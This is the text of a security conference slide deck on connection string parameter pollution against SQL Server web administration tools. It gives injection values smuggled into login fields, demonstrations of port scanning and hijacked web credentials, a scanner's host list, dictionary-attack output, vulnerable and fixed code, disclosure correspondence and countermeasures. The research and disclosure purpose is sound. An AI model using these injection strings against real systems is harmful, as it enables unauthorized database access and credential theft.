
# CSPP Attack 2: Port Scanning

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id=+'**User\_Value**'+;  
Password=+'**Password\_Value**'+;*

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id= ;**Data  
Source=Target\_Server, Target\_Port;**  
Password=;**Integrated Security=True;***

# CSPP 2: myLittleAdmin



**Port is Open**





# CSPP 2: myLittleAdmin

**Port is Closed**



# CSPP Attack 3: Hijacking Web Credentials

1.- Duplicate Data Source parameter to the target SQL Server

***Data\_Source=Target\_Server***

2.- Force Windows Authentication

***Integrated Security=true***

3.- Application pool in which the web app is running on will send its credentials in order to log in to the database engine.

# CSPP Attack 3: Hijacking Web Credentials

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id=+'**User\_Value**'+;  
Password=+'**Password\_Value**'+;*

*Data source = SQL2005; initial catalog = db1;  
Integrated Security=no; user id= ;**Data  
Source=Target\_Server**;  
Password=;**Integrated Security=true**;*

# CSPP Attack 3: Web Data Administrator

WEB Data Administrator

Please enter your Credentials:

Username: ; data source = a[REDACTED]

Password: [REDACTED]

Server: a[REDACTED]

Authentication Method:  SQL Login

Buttons: Login, Cancel

WEB Data Administrator

Server: a[REDACTED]

**SERVER TOOLS**

- Databases
- Import
- Export
- Security

**DATABASES**

Name
master
msdb
ReportServer
ReportServerTempDB
tempdb

WEB Data Administrator

Server: [REDACTED]

**SERVER TOOLS**

- Databases
- Import
- Export
- Security

**Logins**

Name	Type	Server Access	D
NT AUTHORITY\NETWORK SERVICE	NTUser	Grant	
sa	Standard	NonNTLogin	
BUILTIN\Users	NTGroup	Grant	

# CSPP Attack 3: myLittleAdmin/ myLittleBackup

 myLittleAdmin

License

Connection

## Connection

**Connection string:** Data Source=[REDACTED];Network Library=;Connection Timeout=30;Packet Size=4096;Integrated Security=no;User ID=; data source = localhost; integrated security=true;Encrypt=no;Initial Catalog=master;

**Connection timeout:** 30

**Database:** master



**Datasource:** localhost

**Network packet size:** 4096

**Server version:** 09.00.3054

**Work station id:** MSSQLWEB

# CSPP Attack 3: ASP.NET Enterprise Manager



# Other Databases

- MySQL
  - Does not support Integrated security
  - It's possible to manipulate the behavior of the web application, although
    - Port Scanning
    - Connect to internal/testing/for developing Databases
    - Steal credentials
- Oracle supports integrated authority running on Windows and UNIX/Linux servers
  - It's possible to perform all described attacks
    - Hash stealing
    - Port Scanning
    - Hijacking Web credentials
  - Also it's possible to elevate a connection to sysdba in order to shutdown/startup an instance



# Demo

**CONNECTION  
STRING  
ATTACKS!**



# Scanner

- Proof of concept to test your network
- Try a hijacking web credentials attack
- Written in ASP.NET C#
- Free download (code include of course)

<http://www.informatica64.com/csppScanner.aspx>

# CSPP Scanner

### Server Information

Host Name: VB200 (User: VB200\i64\_anonym)  
Domain Name:  
Operating System: Microsoft Windows 2003. Versión: 5.2.3790

### Network Interfaces

- Local Area Connection
  - VMware Accelerated AMD PCNet Adapter
  - Status: Up
  - MAC Address: 000C2970716B
  - IP Address
    - 66.197.198.196
  - Gateway Address:
  - DNS Settings:
  - Current IP Connections:
- MS TCP Loopback interface
  - MS TCP Loopback interface
  - Status: Up
  - MAC Address:
  - IP Address
    - 127.0.0.1
  - Gateway Address:
  - DNS Settings:
  - Current IP Connections:

Number maximum of threads:

### Servers found

<a href="#">Select</a>		66.197.198.17	
<a href="#">Select</a>		66.197.198.49	
<a href="#">Select</a>		66.197.198.81	
<a href="#">Select</a>		66.197.198.97	
<a href="#">Select</a>		66.197.198.65	
<a href="#">Select</a>		66.197.198.33	
<a href="#">Select</a>		66.197.198.113	
<a href="#">Select</a>		66.197.198.129	
<a href="#">Select</a>		66.197.198.193	
<a href="#">Select</a>		66.197.198.197	ns.somee.com
<a href="#">Select</a>		66.197.198.199	
<a href="#">Select</a>		66.197.198.200	
<a href="#">Select</a>		66.197.198.208	
<a href="#">Select</a>		66.197.198.198	b601.mgmt.somee.com
<a href="#">Select</a>		66.197.198.196	VB200
<a href="#">Select</a>		66.197.198.211	
<a href="#">Select</a>		66.197.198.225	
<a href="#">Select</a>		66.197.198.230	

Maximun number of threads: 100  
Execution time: 37.640625 seconds

# Scanner CSPP: Attacks

Server Information

Host Name: ...

Domain: ...

Operation: ...

### Execute Query

Connection string: Data Source=localhost;User ID=sa;Password=[ATTACK]

Selected Query: select @@version

Select attack type:  CSPP (Default)  CSPP (Express)  Rogue  Dictionary

User  Password  List Url

sa http://localhost/cspps/list.txt

Execution time: 0,1301924 seconds

Execute Close

internet	Error de inicio de sesión del usuario 'sa'.
service	Error de inicio de sesión del usuario 'sa'.
canada	Error de inicio de sesión del usuario 'sa'.
hello	Error de inicio de sesión del usuario 'sa'.
ranger	Error de inicio de sesión del usuario 'sa'.
supremo	Error de inicio de sesión del usuario 'sa'.
shadow	Error de inicio de sesión del usuario 'sa'.
admin	Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft Corporation Desktop Engine on Windows NT 5.2 (Build 3790: Service Pack 2)



**Demo**

**CONNECTION  
STRING  
ATTACKS!**

Security update for myLittleAdmin and myLittleBackup

[Options](#) · [View](#)

[Previous Topic](#) · [Next Topic](#)

elian

Posted: jueves, 03 de septiembre de 2009 10:47:57

## Some of our customers

First Server (Japan) , GoDaddy (USA) , XO Communications (USA) , MD Web Hosting (Australia) , Capital One Bank (USA) , Volvo IT (Sweden) , NetVision (Israel) , Orange (France) , WebECS (USA) , British Nuclear Group (UK) , Lunarpages (USA) , Digiweb (New Zealand) , DiscountASP (USA) , Live Nation (UK) , LinkByNet (France) , Telenor Networks (Norway) , US Army (USA) , Namesco (UK) , ...

*The names of actual companies and products mentioned herein may be the trademarks of their respective owners.*

myLittleTools released a security advisory and a patch about this

myLittleTools  
Web-Based Tools For SQL Server  
Professionals and Hosting Companies


Info

[Back to top](#)



# ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it’s still been used in a lot of web Control Panels.




```
ASPEnterpriseManager.vb - Bloc de notas
Archivo Edición Formato Ver Ayuda
'***** CONNECTION STRING
'*****
Public Class ConnectionString
    Private _DataSource as String
    Private _InitialCatalog as String
    Private _UID as String
    Private _PWD as String
    Private _Constr as String

    Public Property DataSource As String
    Get
        Return(_DataSource)
    End get
    Set
        _DataSource = value
        _Constr = "Data Source=" & _DataSource & ";Initial Catalog=" &
            _InitialCatalog & ";uid=" & _UID & ";pwd=" & _PWD
    End set
End Property
```

- Fix the code yourself

# ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it’s still been used in a lot of web Control Panels.




```
ASPEntManager[1].txt - Bloc de notas
Archivo Edición Formato Ver Ayuda

Public Property DataSource As String
Get
    Return(_DataSource)
End get
Set
    _DataSource = value
    BuildConnectionString()
End Set
End Property

Private Sub BuildConnectionString()
    Dim builder As New SqlConnectionStringBuilder
    builder.Add("Data source", _DataSource)
    builder.Add("Initial catalog", _InitialCatalog)
    builder.Add("uid", _UID)
    builder.Add("pwd", _PWD)
    _Constr = builder.ConnectionString
End Sub
```

- Fix the code yourself

# ASP.NET Web Data Administrator




## RE: Connection String Injection Attacks [9366jh]

[Microsoft Security Response Center \[Microsoft Security Response Center\]](#)

Hi Chema,

thank you very much for your thoughtful input on this matter. As you may already have noticed, the corresponding entry on download center is no longer available now as a result of your report. We will archive the issue on our end. Please let me know if you have any further questions or comments.

Thanks,



ASP Web Data Administrator is secure in CodePlex web site, but not in Microsoft web site where an unsecure old version ~~is~~ **was** published



# Countermeasures

- Harden your firewall
  - Outbound connections
- Review your internal accounts policy
  - Web application
  - Web server
  - Database Engine
- Use *ConnectionStringBuilder*
- Filter the ;)

# Questions?

## Contacto

Chema Alonso

[chema@informatica64.com](mailto:chema@informatica64.com)

<http://www.informatica64.com>

<http://elladodelmal.blogspot.com>

<http://twitter.com/chemaalonso>

## Authors

Chema Alonso

Manuel Fernández “The Sur”

Alejandro Martín Bailón

Antonio Guzmán